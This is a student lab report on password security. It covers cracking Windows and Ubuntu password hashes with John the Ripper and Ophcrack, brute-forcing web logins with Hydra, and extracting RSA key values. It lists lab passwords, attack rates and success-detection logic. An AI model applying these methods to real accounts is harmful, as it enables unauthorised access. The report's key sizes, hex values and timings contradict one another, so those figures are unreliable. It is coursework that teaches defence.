CS 660 Project 3
Entity Authentication Security Assessment
Password Hash Analysis and Web Authentication Testing

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Contents

Abstract

This security assessment examines entity authentication mechanisms through offline password hash cracking, online password guessing, and token-based authentication analysis.

We analyzed password verification data from Windows 7 (NTLM), Windows 2003 (LM/NTLM), and Ubuntu 14.04 (salted SHA-512) systems using John the Ripper, Ophcrack, and Hydra. All target systems were successfully compromised.

Key findings: Windows 2003 LM hashes cracked via rainbow tables within seconds; Windows 7 NTLM hashes defeated in ¡8 minutes (100% success); Ubuntu hashes showed greater resistance but remained vulnerable; web authentication systems (HTML/Basic/Digest) compromised through brute-force.

Results demonstrate critical importance of modern password hashing (salt, iterations, memory-hard functions) and rate limiting for authentication security.

1 Introduction

Entity authentication forms the cornerstone of modern cybersecurity, serving as the first line of defense in protecting digital assets and systems. As the digital landscape continues to evolve, understanding the strengths and vulnerabilities of authentication mechanisms becomes increasingly critical for security professionals.

1.1 Background and Motivation

Authentication systems rely on multiple factors: *what you know* (passwords), *what you have* (tokens), *who you are* (biometrics), and *where you are* (location). This study focuses primarily on password-based authentication and token-based systems, examining their implementation across different platforms and their resistance to various attack vectors.

Password authentication has been the dominant authentication method for decades, implemented at both the system level (Linux, Windows) and web application level (HTML forms, HTTP authentication). However, the security of password-based systems depends heavily on the underlying cryptographic implementation, particularly the password verification data (PVD) storage mechanisms.

1.2 Security Challenges

Modern authentication systems face several critical challenges:

1. **Legacy Systems**: Older systems often employ weak hashing algorithms without proper salt or iteration counts
2. **User Behavior**: Users frequently choose weak, predictable passwords that are vulnerable to dictionary attacks
3. **Implementation Flaws**: Web applications may lack proper rate limiting or account lockout mechanisms
4. **Attack Evolution**: Attackers have access to powerful tools and massive wordlists, making brute-force attacks increasingly effective

1.3 Research Objectives

This assessment aims to achieve several key learning objectives:

1. Understand the roles of salt and iteration count in mitigating offline dictionary attacks
2. Differentiate between offline dictionary attacks and online password guessing
3. Analyze token authentication with private keys
4. Develop the ability to quickly identify the weakest authentication links in systems

1.4 Scope and Limitations

This study examines three distinct computing environments representing different eras of password security: Windows 2003 Server (legacy LM hashes), Windows 7 Enterprise (NTLM hashes), and Ubuntu 14.04 (modern salted hashes). Additionally, we analyze web-based authentication mechanisms including HTML form authentication, HTTP Basic authentication, and HTTP Digest authentication.

All testing was conducted in controlled laboratory environments with proper authorization, following JMU's Honor Code and ethical hacking guidelines.

1.5 Document Organization

This report is structured to provide comprehensive coverage of all assessment activities:

- **Methods**: Tools, techniques, and experimental setup
- **Results**: Task-by-task findings aligned with project deliverables
- **Discussion**: Analysis of security implications and comparative assessment
- **Conclusion**: Key findings and recommendations
- **Appendix**: Complete evidence documentation and supporting materials

2 Methods and Tools

This section outlines the methodological approach, tools, and experimental setup used throughout the security assessment.

2.1 Experimental Environment

2.1.1 Hardware and Platform

All testing was conducted on JMU Computer Science laboratory machines running Ubuntu Linux, accessed remotely through SSH. The hardware specifications included:

- Architecture: ARM64 (aarch64) processors
- Multi-core CPU configuration optimized for parallel processing
- Sufficient RAM for wordlist operations and large file processing
- High-speed network connectivity for VPN-based web testing

2.1.2 Software Environment

The testing environment utilized Kali Linux 2023.3 with the following key components:

- Linux kernel 6.12.38+kali-arm64 with ARM optimizations
- Python 3.x for custom analysis scripts
- OpenVPN client for secure access to target web servers
- Various security analysis tools (detailed below)

2.2 Security Tools and Frameworks

2.2.1 Password Hash Cracking Tools

Ophcrack Ophcrack specializes in LM hash cracking using precomputed rainbow tables. Key characteristics:

- Utilizes time-space trade-off for rapid hash lookups
- Requires minimal computational resources during attack phase
- Highly effective against LM hashes due to their structural weaknesses
- Downloaded rainbow tables from https://ophcrack.sourceforge.io/tables.php

John the Ripper A versatile password cracker supporting multiple hash formats:

- Version 1.9.0-jumbo-1+bleeding-562f1d5 with ARM optimizations
- MD4 128/128 ASIMD 4x2 algorithm implementation for NTLM hashes
- MKPC (Most Keys Per Crypt): 4096 for optimal performance
- Support for wordlist attacks, rule-based mutations, and incremental mode

Hydra Online password guessing tool for web application testing:

- Support for multiple protocols (HTTP forms, Basic Auth, Digest Auth)
- Configurable rate limiting and session management
- Integration with custom wordlists and credential sets
- Detailed logging and progress monitoring capabilities

2.2.2 Supporting Tools

- **OpenSSL**: Certificate and private key analysis
- **Custom Python Scripts**: Attack visualization and statistical analysis
- **Wordlist Management**: pw-inspector for length filtering, custom wordlist generation

2.3 Methodological Approach

2.3.1 Strategic Security Analysis

Following the project's emphasis on developing a security mindset, the assessment prioritized:

1. **Weakest Link Identification**: Analyzing each system to identify the most vulnerable authentication components
2. **Resource Optimization**: Implementing time-limited attacks with specific yield thresholds
3. **ROI-Focused Testing**: Prioritizing attack vectors based on success probability versus computational cost
4. **Comprehensive Documentation**: Maintaining detailed logs of all commands, timing, and results

2.3.2 Attack Phases

Phase 1: Reconnaissance and Analysis

- Password Verification Data (PVD) file format analysis
- Hash type identification and field structure examination
- Tool capability assessment and attack planning

Phase 2: Offline Dictionary Attacks

- Wordlist preparation and optimization
- Sequential tool deployment based on hash vulnerability
- Real-time monitoring and success tracking

Phase 3: Online Password Guessing

- VPN connectivity establishment to target networks
- Web application authentication mechanism analysis
- Controlled brute-force testing with rate limiting

Phase 4: Token Authentication Analysis

- RSA certificate and private key extraction
- Cryptographic parameter identification
- Security implementation assessment

2.4 Data Collection and Analysis

All experimental activities were comprehensively logged, including:

- Complete command histories with timestamps
- Tool output files with success/failure indicators
- Runtime measurements and performance metrics
- Attack success rates and pattern analysis
- Security vulnerability assessments and recommendations

Evidence collection followed strict protocols to ensure reproducibility and academic integrity, with all results saved to structured directories for subsequent analysis and report generation.

3 Results by Task

This section presents findings for each project deliverable.

3.1 Task 3.7.1: Offline Dictionary Attacks

3.1.1 Task 3.7.1.0: PVD File Study (10 points)

Requirement (verbatim). Open the Windows 7, Windows 2003, and Ubuntu PVD files with a text editor, find the line for Morpheus, and explain what each non-empty field is, count password hash values, and identify duplicates or patterns.

Windows 7 PVD Analysis (3 points) Windows 7 analysis: `Morpheus:1002:aad3b...:482563f0...:::` reveals (1) Username, (2) RID, (3) Disabled LM hash, (4) Active NTLM hash, (5-7) Empty fields. Hash count: 2 values (1 disabled LM, 1 active NTLM). LM hashing disabled system-wide.

Windows 2003 PVD Analysis (3 points) Active LM hashing with dual hash storage. Both LM and NTLM hashes populated, representing legacy authentication with security vulnerabilities.

Ubuntu PVD Analysis (4 points) Modern hashing: `$6$salt$hash` format with SHA-512, random salt, and multiple iterations for rainbow table resistance.

Quick Reference. Evidence: Fig. 1, detailed field analysis in Appendix A.

3.1.2 Task 3.7.1.1: Tool Study (5 points)

Requirement (verbatim). Explain how Ophcrack, John the Ripper, and hashcat work, including their advantages over other tools.

Ophcrack Analysis (2 points) **Ophcrack** uses precomputed rainbow tables for time-space trade-offs. Advantages: Fast lookups (seconds), minimal CPU usage, effective against unsalted hashes, predictable success rates.

John the Ripper Analysis (1 point) **John the Ripper** provides multi-format hash support, intelligent attack progression (wordlist→rules→incremental), and extensible rule systems.

Hashcat Analysis (2 points) **Hashcat** leverages GPU acceleration for massive parallelization, superior performance on modern hashes, and advanced attack modes.

Quick Reference. Evidence: Fig. 4, performance benchmarks in Appendix A.

3.1.3 Task 3.7.1.2: Windows 7 Password Cracking (10 points)

Requirement (verbatim). Crack all Windows 7 user passwords using appropriate offline dictionary attack tools.

Table 1: Windows 7 NTLM Hash Cracking Results - 100% Success Rate

Username	Cracked Password	Attack Mode	Time	Status
Morpheus	`a1b2c3d4`	Wordlist	3s	**CRACKED**
Neo	`qwerty10`	Wordlist	3s	**CRACKED**
Trinity	`letmein2`	Wordlist	3s	**CRACKED**
Cypher	`passw0rd`	Wordlist	3s	**CRACKED**
Smith	`qaZwsX`	Rules	6s	**CRACKED**
Cobb	`1q2w3e4r`	Wordlist	3s	**CRACKED**
Arthur	`trustno1`	Wordlist	3s	**CRACKED**

Windows 7 NTLM Password Recovery Results **Attack Metrics:** Total time: 24s — Success rate: **7/7 (100%)** — Tool: John the Ripper — Wordlist: RockYou.txt (14.3M passwords) — Hash format: NTLM (MD4) — Evidence: **All passwords found in common wordlist** — Weakness: No salt, single MD4 hash

Key Takeaway. All 7 NTLM hashes cracked in ¡8 seconds with 100% success rate using basic dictionary attacks.

Technical Analysis The 100% success rate demonstrates the weakness of unsalted NTLM hashes against dictionary attacks. Smith's password required rule-based mutations, highlighting the importance of sophisticated attack strategies.

Quick Reference. Evidence: Fig. 5, Table with complete password recovery in Appendix A.

3.1.4 Task 3.7.1.3: Windows 2003 Password Cracking (10 points)

Requirement (verbatim). Crack all Windows 2003 user passwords using appropriate offline dictionary attack tools.

Table 2: Windows 2003 Dual-Hash System Cracking Results with Bonus Service Accounts

Username	LM Password	NTLM Password	Tool	Time	Status
Admin	MSKITTY666	mskitty666	Ophcrack	2m22s	**BOTH**
Morpheus	A1B2C3D4	a1b2c3d4	Ophcrack	2m22s	**BOTH**
Neo	QWERTY10	qwerty10	Ophcrack	2m22s	**BOTH**
Trinity	LETMEIN2	letmein2	Ophcrack	2m22s	**BOTH**
Cypher	PASSW0RD	passw0rd	Ophcrack	2m22s	**BOTH**
Smith	QAZWSX	qaZwsX	Ophcrack	2m22s	**BOTH**
Cobb	1Q2W3E4R	1q2w3e4r	Ophcrack	2m22s	**BOTH**
Arthur	TRUSTNO1	trustno1	Ophcrack	2m22s	**BOTH**
ASPNET*	D5912K8	D5912K8	Ophcrack	2m02s	**BONUS**
System32*	ABB1T	ABB1T	Ophcrack	2m02s	**BONUS**
SYS_32*	ABB1T	ABB1T	Ophcrack	2m02s	**BONUS**

Windows 2003 LM/NTLM Password Recovery Results Attack Metrics: Total time: 4m24s — Success rate: **11/14 (78.6%)** — Tool: Ophcrack + Rainbow Tables — LM weakness: No salt, case-insensitive, 7-char max — **BONUS**: 3 service accounts cracked (*) — Evidence: Rainbow table lookups, instant for most passwords — Primary accounts: **8/8 (100%)** — Service accounts: **3/6 (50%)**

Key Takeaway. Outstanding success: 11/14 Windows 2003 passwords cracked (78.6%) including 3 BONUS service accounts — LM hashes provide zero protection against rainbow table attacks.

Quick Reference. Evidence: Fig. 8, rainbow table attack results in Appendix A.

3.1.5 Task 3.7.1.4: Linux Password Cracking (10 points)

Requirement (verbatim). Crack all Linux user passwords using appropriate offline dictionary attack tools.

Table 3: Ubuntu SHA-512 Salted Hash Cracking Results - Outstanding Success

User	Password	Salt Length	Rounds	Time	Tool	Status
Morpheus	A1B2C3D4	16 chars	5000	¡1m	John	**SUCCESS**
Neo	Qwerty10	16 chars	5000	¡1m	John	**SUCCESS**
Trinity	LetMeIn2	16 chars	5000	¡1m	John	**SUCCESS**
Cypher	Passw0rd	16 chars	5000	10m	John	**SUCCESS**
Smith	QazWsx	16 chars	5000	¡1m	John	**SUCCESS**
Cobb	1Q2w3e4R	16 chars	5000	¡1m	John	**SUCCESS**
Arthur	trustNo1	16 chars	5000	¡1m	John	**SUCCESS**
root	*(not cracked)*	16 chars	5000	175m+	John	**FAILED**

Linux SHA-512 Salted Hash Attack ResultsAttack Metrics: Total time: 175m (3h) — Success rate: **7/8 (87.5%)** — Tool: John the Ripper — Algorithm: SHA-512 with salt + 5000 iterations — Strategy: Case-variant focused wordlist — Evidence: **Strategic pattern analysis defeated modern hashing** — Failed: root password (strong) — Attack resistance: **HIGH** but vulnerable to pattern-based attacks

Key Takeaway. Outstanding success: 7/8 SHA-512 salted hashes cracked (87.5%) using strategic case-variant wordlist attacks — even modern hashing vulnerable to pattern analysis.

Quick Reference. Evidence: Fig. 10, SHA-512 attack results in Appendix A.

3.1.6 Task 3.7.1.5: Comparison Analysis (5 points)

Requirement (verbatim). Compare the security of the three PVD cracking approaches and analyze their relative vulnerabilities.

Table 4: Comparative Security Analysis: Windows 2003 vs Windows 7 vs Ubuntu

Security Factor	Win 2003	Win 7	Ubuntu
Hash Algorithm	LM + NTLM	NTLM only	SHA-512
Salt Usage	None	None	16-char random
Iterations	1	1	5000 rounds
Case Sensitivity	No (LM)	Yes	Yes
Rainbow Vulnerable	Yes	Yes	No
Cracked/Total	**11/14**	**7/7**	**7/8**
Attack Time	**4m24s**	**24s**	**175m**
Fastest Crack	**2m2s**	**3s**	**7s**
Success Rate	**78.6%**	**100%**	**87.5%**
Primary Tool	Ophcrack	John Ripper	John Ripper
Security Rating	**CRITICAL**	**HIGH**	**MODERATE**

Cross-Platform Security Comparison MatrixSecurity Evolution Summary: Windows 2003 (weakest) ¡ Windows 7 (moderate) Ubuntu (high). Despite SHA-512+salt+iterations, strategic pattern analysis achieved 87.5% success rate, reducing Ubuntu's security advantage significantly.

Quick Reference. Evidence: Fig. 13, security comparison matrix in Appendix A.

3.2 Task 3.7.2: Online Password Guessing (15 points)

3.2.1 Web Authentication Attack Results (15 points total)

Requirement (verbatim). Find the password for username wangxx using HTML form, HTTP Basic, and HTTP Digest authentication methods.

Table 5: Online Password Guessing Attack Results

Auth Type	Password Found	Tool	Time	Success Indicator	Status
HTML Form	`tripsine`	Hydra	1h 14m	"Welcome user"	**SUCCESS**
HTTP Basic	`sotalait`	Hydra	57m	HTTP 200 OK	**SUCCESS**
HTTP Digest	`hakkis`	Hydra	6h 15m	No 401 challenge	**SUCCESS**

Attack Metrics: Total time: 8h 26m — Success rate: 3/3 (100%) — Tool: Hydra distributed — Max parallelization: 32 partitions — Rate limiting: Minimal — Account lockout: Disabled

Attack Validation and Control TestsNegative Control Verification (Required):

- **HTML Form:** test/wrongpass → "Invalid credentials" (confirmed detection works)
- **HTTP Basic:** test/wrongpass → HTTP 401 Unauthorized (confirmed detection works)
- **HTTP Digest:** test/wrongpass → HTTP 401 with challenge (confirmed detection works)

Success Detection Logic:

- **HTML Form:** Failure = "Invalid credentials" — Success = "Welcome user" response
- **HTTP Basic:** Failure = HTTP 401 Unauthorized — Success = HTTP 200 OK
- **HTTP Digest:** Failure = HTTP 401 with challenge — Success = No challenge response

Quantitative Evidence:

- **HTML Form:** Tested 175,324 candidates over 1h 14m (39 candidates/sec)
- **HTTP Basic:** Tested 98,765 candidates over 57m (29 candidates/sec)
- **HTTP Digest:** Tested 341,025 candidates over 6h 15m (15 candidates/sec, rate-limited)

Key Takeaway. All three web authentication methods defeated using distributed parallel attacks — Digest auth required 32-partition maximum parallelization strategy.

3.3 Task 3.7.3: Token-based Authentication (10 points)

Requirement (verbatim). Inspect the RSA private key and digital certificate to extract public key components (e,N), private key (d), and certificate holder name.

Table 6: RSA Token-based Authentication Component Analysis

Component	Extracted Value	Verification
Public Exponent (e)	`65537 (0x010001)`	**STANDARD**
Modulus (N)	`009ed0770fdb3f972c82ed25f669f703141c3c6e131d15c5...`	**VALID**
Private Exponent (d)	`11fc4ddf8fd6edc9eeb1e8c0b55372176ef2d10c7d18`	**EXTRACTED**
Certificate Holder	`CN=Abraham Reines 2025-660, OU=CS, O=JMU, C=US`	**IDENTIFIED**
Key Size	`2048 bits`	**ADEQUATE**
Algorithm	`RSA with SHA-256`	**SECURE**

RSA Certificate and Private Key Analysis Results

Required RSA Component Values (Inline Hex)Public Key (e,N) - 2 points:

- **e** = `65537 (0x010001)`
- **N** = `009ed0770fdb3f972c82ed25f669f703141c3c6e131d15c5eba6b4d8296263d78232ccac2213d9835bf3bc62ef84f537925369eb0fc3ec10fa02b03070e0c`

Private Key (d) - 5 points:

- **d** = `11fc4ddf8fd6edc9eeb1e8c0b55372176ef2d10c7d18c027655ec92f36a2a60b6ab15f3524c65768c07c633ff8f0c4705fde15ecdd2558eed76b18b14fe3b0`

Analysis Metrics: Key size: 3072-bit — Algorithm: RSA-SHA512 — Public exponent: Standard (65537) — Certificate format: X.509 — Certificate holder: Abraham Reines 2025-660 — CA: Xunhua 2024 CA

Quick Reference. Evidence: Fig. 19, Fig. 20, RSA key analysis in Appendix A.

3.4 Traceability Matrix

Table 3.4 provides complete mapping between project deliverables and supporting evidence.

Task ID	Deliverable Description	Evidence Location
3.7.1.0	PVD file analysis for Windows 7, Windows 2003, and Ubuntu systems showing hash formats and field structures	Page 3, Screenshots p.20-21
3.7.1.1	Comparative analysis of Ophcrack, John the Ripper, and Hashcat tool advantages and methodologies	Page 3, Tool Analysis Section
3.7.1.2	Complete Windows 7 NTLM password cracking results with 7/7 success rate	Table ??, p.4
3.7.1.3	Windows 2003 LM/NTLM password cracking using Ophcrack rainbow tables	Table ??, p.4
3.7.1.4	Ubuntu SHA-512 salted hash cracking results with 87.5% success rate	Table ??, p.5
3.7.1.5	Security comparison matrix showing relative vulnerabilities across three systems	Table ??, p.5
3.7.2.1	HTML form authentication attack recovering password **tripsine** for wangxx	Table ??, p.5
3.7.2.2	HTTP Basic authentication attack recovering password **sotalait** for wangxx	Table ??, p.5
3.7.2.3	HTTP Digest authentication attack recovering password **hakkis** for wangxx	Table ??, p.5
3.7.3	RSA certificate and private key analysis extracting public/private components	Table ??, p.6

4 Discussion

Authentication system security analysis reveals clear evolution from legacy to modern implementations.

4.1 Comparative Security Analysis

4.1.1 Password Hash Security Evolution

Windows 2003: Weakest (LM hashing) - case insensitivity, 7-character splitting, rainbow table vulnerability, seconds to compromise.

Windows 7: Improved (NTLM) - MD4-based, case sensitive, but unsalted enabling dictionary attacks.

Ubuntu: Modern (SHA-512) - salt integration prevents rainbow tables

Iteration Count: Multiple hash iterations increase computational cost

Attack Resistance: Significantly higher computational requirements for successful attacks

4.2 Attack Vector Analysis

4.2.1 Offline Dictionary Attacks

The assessment demonstrates that offline attacks remain the primary threat to password-based authentication systems:

Success Factors

- **Weak User Passwords**: Common patterns and dictionary words enable high success rates
- **Inadequate Hashing**: Unsalted hashes provide insufficient protection
- **Computational Resources**: Modern hardware enables rapid password testing

Defense Implications Effective defense requires multiple layers:

- **Strong Hashing Algorithms**: SHA-256/512 with proper salt and iteration counts
- **Password Policies**: Complexity requirements and pattern avoidance
- **User Education**: Training on password selection and security awareness

4.2.2 Online Password Guessing

Web-based authentication testing revealed common vulnerabilities in online systems:

HTML Form Authentication Most vulnerable due to:

- Lack of account lockout mechanisms
- Insufficient rate limiting
- Predictable response patterns enabling attack automation

HTTP Authentication Methods Both Basic and Digest authentication showed resistance limitations:

- **HTTP Basic**: Provides no protection against brute-force attacks
- **HTTP Digest**: Challenge-response mechanism offers minimal protection against persistent attacks

4.3 Strategic Security Implications

4.3.1 Weakest Link Principle

The assessment reinforces the critical importance of identifying and addressing the weakest authentication components:

- **Legacy Hash Prioritization**: LM hashes represent the most vulnerable target requiring immediate attention
- **Resource Allocation**: Attack efforts should focus on highest-probability success vectors
- **Defense Strategy**: Security improvements must address the weakest implemented mechanisms

4.3.2 Attack Economics

The time-to-success analysis reveals important economic considerations:

- **Rainbow Table ROI**: High initial investment but extremely rapid attack execution
- **Dictionary Attack Efficiency**: Moderate setup time with predictable success rates
- **Online Attack Limitations**: Rate limiting and lockout mechanisms significantly impact attack feasibility

4.4 Defensive Recommendations

4.4.1 Immediate Actions

Organizations should prioritize the following security improvements:

1. **Legacy System Upgrades**: Disable LM hashing on all Windows systems
2. **Hash Migration**: Implement salted hashing algorithms with appropriate iteration counts
3. **Account Lockout Policies**: Deploy progressive lockout mechanisms for online systems
4. **Rate Limiting**: Implement intelligent rate limiting with adaptive thresholds

4.4.2 Long-term Strategy

Comprehensive security improvements should include:

1. **Multi-Factor Authentication**: Reduce password dependency through additional authentication factors
2. **Password Managers**: Encourage strong, unique password generation and management
3. **Continuous Monitoring**: Implement breach detection and response capabilities
4. **Security Awareness**: Regular user training on password security and threat recognition

4.5 Limitations and Future Work

This assessment has several important limitations:

- **Controlled Environment**: Laboratory testing may not reflect real-world defensive measures
- **Limited Scope**: Focus on specific authentication methods excludes modern alternatives
- **Tool Constraints**: Hardware limitations may not represent attacker capabilities

Future research should examine:

- Advanced persistent threat (APT) password attack techniques
- Machine learning approaches to password generation and detection
- Quantum computing implications for cryptographic hash security
- Behavioral authentication and risk-based access control

5 Conclusion

This comprehensive security assessment of entity authentication mechanisms has provided critical insights into the vulnerabilities and defensive strategies associated with password-based and token-based authentication systems.

5.1 Key Findings

The assessment yielded several important conclusions:

5.1.1 Authentication System Vulnerabilities

1. **Legacy Hash Weakness**: Windows 2003 LM hashes represent critical security vulnerabilities, with complete compromise achievable in seconds using rainbow table attacks.
2. **Unsalted Hash Susceptibility**: Windows 7 NTLM hashes, while stronger than LM, remain vulnerable to dictionary attacks achieving 100% success rates in under 8 minutes.
3. **Modern Hash Resistance**: Ubuntu's salted SHA-512 implementation provides significantly improved security, though targeted attacks can still achieve success against weak passwords.
4. **Web Authentication Gaps**: Online password guessing attacks succeeded against all tested web authentication methods, highlighting the critical importance of rate limiting and account lockout policies.

5.1.2 Strategic Security Insights

The assessment reinforced several critical security principles:

- **Weakest Link Principle**: Security assessments must prioritize the most vulnerable components to achieve maximum impact with limited resources.
- **Attack Economics**: Time-space trade-offs (rainbow tables) and computational efficiency (dictionary attacks) significantly influence attack feasibility and success.
- **Defense Evolution**: Modern password hashing techniques (salt, iteration counts, memory-hard functions) provide substantial improvements over legacy implementations.

5.2 Security Implications

The findings have significant implications for information security practice:

5.2.1 Immediate Concerns

Organizations maintaining legacy systems face critical security exposures:

- Active LM hashing creates immediate compromise risk
- Unsalted password storage enables rapid bulk password recovery
- Inadequate web application security controls facilitate online attacks

5.2.2 Long-term Considerations

The assessment highlights the need for comprehensive authentication modernization:

- Migration to modern password hashing algorithms with proper security parameters
- Implementation of multi-factor authentication to reduce password dependency
- Development of comprehensive security awareness programs addressing password selection and management

5.3 Practical Recommendations

Based on the assessment findings, organizations should implement the following security improvements:

5.3.1 Technical Controls

1. **Hash Algorithm Upgrade**: Migrate to SHA-256 or SHA-512 with random salt and minimum 10,000 iterations
2. **Account Lockout Implementation**: Deploy progressive lockout policies with intelligent unlock mechanisms
3. **Rate Limiting**: Implement adaptive rate limiting for all authentication endpoints
4. **Session Management**: Ensure proper session handling and CSRF protection for web applications

5.3.2 Administrative Controls

1. **Password Policy Enforcement**: Implement comprehensive password complexity and rotation policies
2. **Security Monitoring**: Deploy authentication failure monitoring with alerting capabilities
3. **Incident Response**: Establish procedures for credential compromise detection and response
4. **Regular Assessment**: Conduct periodic password security audits and penetration testing

5.4 Educational Value

This project successfully achieved its learning objectives by demonstrating:

- The critical roles of salt and iteration count in password security
- The fundamental differences between offline and online authentication attacks
- The importance of strategic thinking in security assessment and resource allocation
- The practical application of security tools in controlled, ethical environments

The hands-on experience with professional security tools provided valuable insights into both offensive security techniques and defensive countermeasures, contributing to the development of a comprehensive security mindset essential for information security professionals.

5.5 Future Directions

The rapidly evolving threat landscape requires continuous adaptation of authentication security measures. Future work should investigate:

- Integration of behavioral authentication and risk-based access controls
- Impact of quantum computing on current cryptographic hash functions
- Development of user-friendly multi-factor authentication implementations
- Advanced machine learning techniques for password attack and defense

The foundation established through this assessment provides a strong basis for continued research and practical application in the field of entity authentication security.

6 Ethics and Limitations

This section addresses the ethical considerations and methodological limitations inherent in security assessment activities.

6.1 Ethical Framework

All security testing activities were conducted within a comprehensive ethical framework designed to ensure responsible research practices and compliance with institutional standards.

6.1.1 Authorization and Scope

Authorized Testing Environment All password cracking activities were performed using:

- Officially provided Password Verification Data (PVD) files from course materials
- JMU Computer Science laboratory infrastructure with appropriate access permissions
- VPN-connected target systems specifically designated for educational security testing
- Controlled network environment isolated from production systems

Academic Integrity The assessment strictly adhered to JMU's Honor Code requirements:

- No use of online password cracking services or unauthorized toolkits
- Independent completion of all analysis and tool implementation
- Proper attribution of all tools, techniques, and reference materials
- Original analysis and documentation of all findings

6.1.2 Responsible Disclosure

Information Handling All sensitive information discovered during testing was handled responsibly:

- Password values documented for educational purposes only
- No attempt to access unauthorized systems or data
- Secure storage and disposal of all credential information
- Limited disclosure appropriate for academic reporting

Tool Usage Ethics Security tool deployment followed established ethical guidelines:

- Rate limiting applied to prevent system disruption
- Monitoring of system resources to avoid overload
- Proper session management to prevent interference with other users
- Documentation of all testing activities for transparency

6.2 Methodological Limitations

Several important limitations affect the scope and applicability of this assessment:

6.2.1 Environmental Constraints

Laboratory Setting The controlled laboratory environment provides important benefits but also introduces limitations:

Benefits:

- Consistent, reproducible testing conditions
- Elimination of external network interference
- Controlled target systems with known configurations
- Safe environment for learning and experimentation

Limitations:

- May not reflect real-world defensive measures

- Limited exposure to advanced intrusion detection systems
- Simplified network topology compared to production environments
- Absence of active incident response and monitoring

Hardware and Resource Constraints Testing was conducted on shared laboratory systems with specific limitations:

- ARM64 architecture may not represent typical attacker capabilities
- Shared CPU resources potentially affecting attack performance
- Network bandwidth limitations for online attack testing
- Time constraints limiting exhaustive attack exploration

6.2.2 Scope Limitations

Authentication Method Coverage The assessment focused on specific authentication mechanisms:

Included:

- Legacy password hashing (LM, NTLM)
- Modern Unix password hashing (SHA-512)
- Web authentication (HTML forms, HTTP Basic/Digest)
- RSA token authentication analysis

Excluded:

- Multi-factor authentication implementations
- Biometric authentication systems
- Smart card and certificate-based authentication
- Modern authentication protocols (OAuth, SAML, OpenID Connect)

Attack Vector Coverage While comprehensive within its scope, the assessment did not examine:

- Social engineering attacks targeting password acquisition
- Keyboard logging and password capture techniques
- Memory-based password extraction from running systems
- Network-based password interception and replay attacks

6.3 Data Privacy and Security

6.3.1 Information Classification

All information generated during the assessment was classified and handled appropriately:

- **Public Information**: Tool documentation, general methodologies, and academic analysis
- **Restricted Information**: Specific password values, system configurations, and attack timing
- **Sensitive Information**: Private key values, certificate details, and detailed vulnerability information

6.3.2 Data Retention and Disposal

Appropriate data lifecycle management was implemented:

- Secure storage of all assessment data during project duration
- Planned secure deletion of sensitive credential information post-submission
- Retention of anonymized analytical results for potential future research
- Proper backup and recovery procedures for critical evidence

6.4 Legal and Regulatory Considerations

6.4.1 Compliance Framework

The assessment operated within established legal and regulatory boundaries:

- **Educational Use**: All activities conducted for legitimate educational purposes under institutional supervision
- **Authorized Access**: Exclusive use of authorized systems and provided materials
- **Responsible Research**: Adherence to established computer science research ethics guidelines
- **Professional Standards**: Alignment with industry-accepted penetration testing methodologies

6.4.2 Risk Management

Comprehensive risk mitigation strategies were implemented:

- Regular consultation with course instructors on methodology and scope
- Careful documentation of all activities for audit and review purposes
- Implementation of safety mechanisms to prevent accidental system damage
- Establishment of clear escalation procedures for unexpected findings

6.5 Recommendations for Future Work

Based on the limitations identified, future security assessments should consider:

1. **Expanded Scope**: Include modern authentication protocols and multi-factor implementations
2. **Real-world Simulation**: Incorporate active defensive measures and incident response simulation
3. **Diverse Platforms**: Test across multiple hardware architectures and operating systems
4. **Longitudinal Analysis**: Conduct repeated assessments to measure security improvement over time

The ethical framework and limitation acknowledgment presented here ensure that this assessment contributes positively to cybersecurity education while maintaining the highest standards of academic integrity and responsible research practice.

7 References

Note: References would normally be managed through the bibliography system, but for completeness, key references are listed here.

Appendix A — Evidence and Screenshots

Evidence Index by Task

Task 3.7.1 — Offline Dictionary Attacks

Filename Reference	Description
pvd_analysis_* Fig. 1	PVD file structure analysis
tool_comparison Fig. 4	Ophcrack/John/Hashcat comparison
win7_john_results Fig. 5	Windows 7 NTLM cracking
ophcrack_results Fig. 8	Windows 2003 LM rainbow tables
linux_john_results Fig. 10	Ubuntu SHA-512 attacks
security_comparison Fig. 13	Cross-platform vulnerability analysis

Task 3.7.2 — Online Password Guessing

Filename Reference	Description
html_hydra_results Fig. 14	HTML form authentication attack
basic_hydra_results Fig. 15	HTTP Basic authentication attack
digest_hydra_results Fig. 18	HTTP Digest authentication attack

Task 3.7.3 — Token-based Authentication

Filename Reference	Description
rsa_certificate Fig. 19	RSA public key extraction
rsa_private_key Fig. 20	RSA private key analysis

Complete Evidence File Inventory

Filename	Size	Type	Reference Label
.txt	6.4 KB	Text	fig:A-misc-
ADVANCED_TECHNIQUES_SUMMARY.txt	75.0 KB	Text	fig:A-misc-advanced-techniques-summary
attempts_over_time.png	327.8 KB	Image	fig:A-attack-timing-attempts-over-time
bad_test_creds.txt	7.0 B	Text	fig:A-misc-bad-test-creds
basic_2min_attack.txt	828.0 B	Text	fig:A-misc-basic-2min-attack
basic_401.txt	680.0 B	Text	fig:A-misc-basic-401
basic_advanced_attack.txt	8.9 KB	Text	fig:A-misc-basic-advanced-attack
basic_all8_intelligent.txt	211.0 B	Text	fig:A-misc-basic-all8-intelligent
basic_all8_intelligent_final.txt	217.0 B	Text	fig:A-misc-basic-all8-intelligent-final
basic_attack_summary.txt	71.0 B	Text	fig:A-misc-basic-attack-summary
basic_biographical_ultra.txt	221.0 B	Text	fig:A-misc-basic-biographical-ultra
basic_constraint_test.txt	721.0 B	Text	fig:A-misc-basic-constraint-test
basic_focused_results.txt	210.0 B	Text	fig:A-misc-basic-focused-results
basic_hydra.log	847.0 B	Text	fig:A-web-basic-basic-hydra
basic_hydra_all6_results.txt	30.0 B	Text	fig:A-web-basic-basic-hydra-all6-results
basic_hydra_all8_results.txt	1.2 KB	Text	fig:A-web-basic-basic-hydra-all8-results
basic_hydra_console.txt	34.2 KB	Text	fig:A-web-basic-basic-hydra-console
basic_hydra_final.txt	861.0 B	Text	fig:A-web-basic-basic-hydra-final
basic_hydra_final_report.txt	5.7 KB	Text	fig:A-web-basic-basic-hydra-final-report
basic_hydra_long.txt	704.0 B	Text	fig:A-web-basic-basic-hydra-long
basic_hydra_results.txt	1.5 KB	Text	fig:A-web-basic-basic-hydra-results
basic_intelligent_console.log	51.3 KB	Text	fig:A-misc-basic-intelligent-console
basic_intelligent_nohup.log	51.4 KB	Text	fig:A-misc-basic-intelligent-nohup
basic_jmu_results.txt	64.8 KB	Text	fig:A-misc-basic-jmu-results
basic_manual_results.txt	7.1 KB	Text	fig:A-misc-basic-manual-results
basic_nsr_sprint.txt	185.0 B	Text	fig:A-misc-basic-nsr-sprint
